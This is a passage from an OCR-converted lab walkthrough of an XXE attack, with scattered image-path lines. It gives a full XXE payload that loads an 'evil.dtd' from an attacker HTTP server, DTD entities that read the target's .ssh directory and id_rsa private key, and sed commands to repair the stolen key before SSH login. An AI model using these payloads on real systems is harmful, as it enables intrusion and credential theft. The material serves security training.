
Command:

```
python3 -m http.server 8080
```


Send the same XXE payload we sent in the last step:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
```

```
    <!ENTITY % dtd SYSTEM
"http://192.220.76.2:8080/evil.dtd">
    %dtd;
    %all;
]>
<data>&fileContents;</data>
```




The directory listing for **.ssh** directory is retrieved:



Save the retrieved HTML contents:

Command:


```
cat listing.html
```



Open the listing.html file in the browser:

URL:

```
file:///root/listing.html
```



Notice there are three files in the **.ssh** directory:


- authorized_keys
- id_rsa
- id_rsa.pub

In the subsequent steps, we will fetch some of these files.

Step 10: Retrieve the private SSH keys.

Modify the evil.dtd file to fetch the contents of id_rsa file:

```
<!ENTITY % start "<![CDATA[">
<!ENTITY % file SYSTEM "http://localhost:8888/.ssh/id_rsa">
<!ENTITY % end "]]>">
<!ENTITY % all "<!ENTITY fileContents '%start;%file;%end;'>">
```




Start a Python-based HTTP server on port 8080:

Command:


```
python3 -m http.server 8080
```

Send the same XXE payload we sent in the last step:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
    <!ENTITY % dtd SYSTEM
"http://192.220.76.2:8080/evil.dtd">
    %dtd;
    %all;
]>
<data>&fileContents;</data>
```




The response contains the private SSH keys.



Save the contents of the private keys to the id_rsa file:

Command:

```
cat id_rsa
```





The private SSH key is missing the new lines.

To restore the file, we can use the following command:

Command:

```
sed -e "s/-----BEGIN RSA PRIVATE KEY-----/&\n/" \
    -e "s/-----END RSA PRIVATE KEY-----/\n&/" \
    -e "s/\S\{64\}/&\n/g" \
    id_rsa
```






The output contains the properly-formatted private SSH key.

The above command does the following: - Adds a new line after the -----BEGIN RSA PRIVATE KEY----- string - Adds a new line before the -----END RSA PRIVATE KEY----- string - For all other string blocks, it adds a new line after every 64 characters

Use the following command to save the formatted private key to the file fixed_id_rsa:

Command:


```
sed -e "s/-----BEGIN RSA PRIVATE KEY-----/&\n/" \
    -e "s/-----END RSA PRIVATE KEY-----/\n&/" \
    -e "s/\S\{64\}/&\n/g" \
    id_rsa > fixed_id_rsa
```



Check the contents of the fixed_id_rsa file:

Command:

```
cat fixed_id_rsa
```



The well-formatted private SSH key has been placed in a file.


Step 11: Gain SSH access on the target machine.

We have the private SSH key but don't yet know the user to whom it belongs.

To use the SSH keys for login, we have to find out the corresponding user name. For that, we will be using the public SSH keys. This file could contain the email of the user or the account name followed by the hostname. In either case, we will find the user name.

Modify the evil.dtd file to fetch the contents of the id_rsa.pub file:

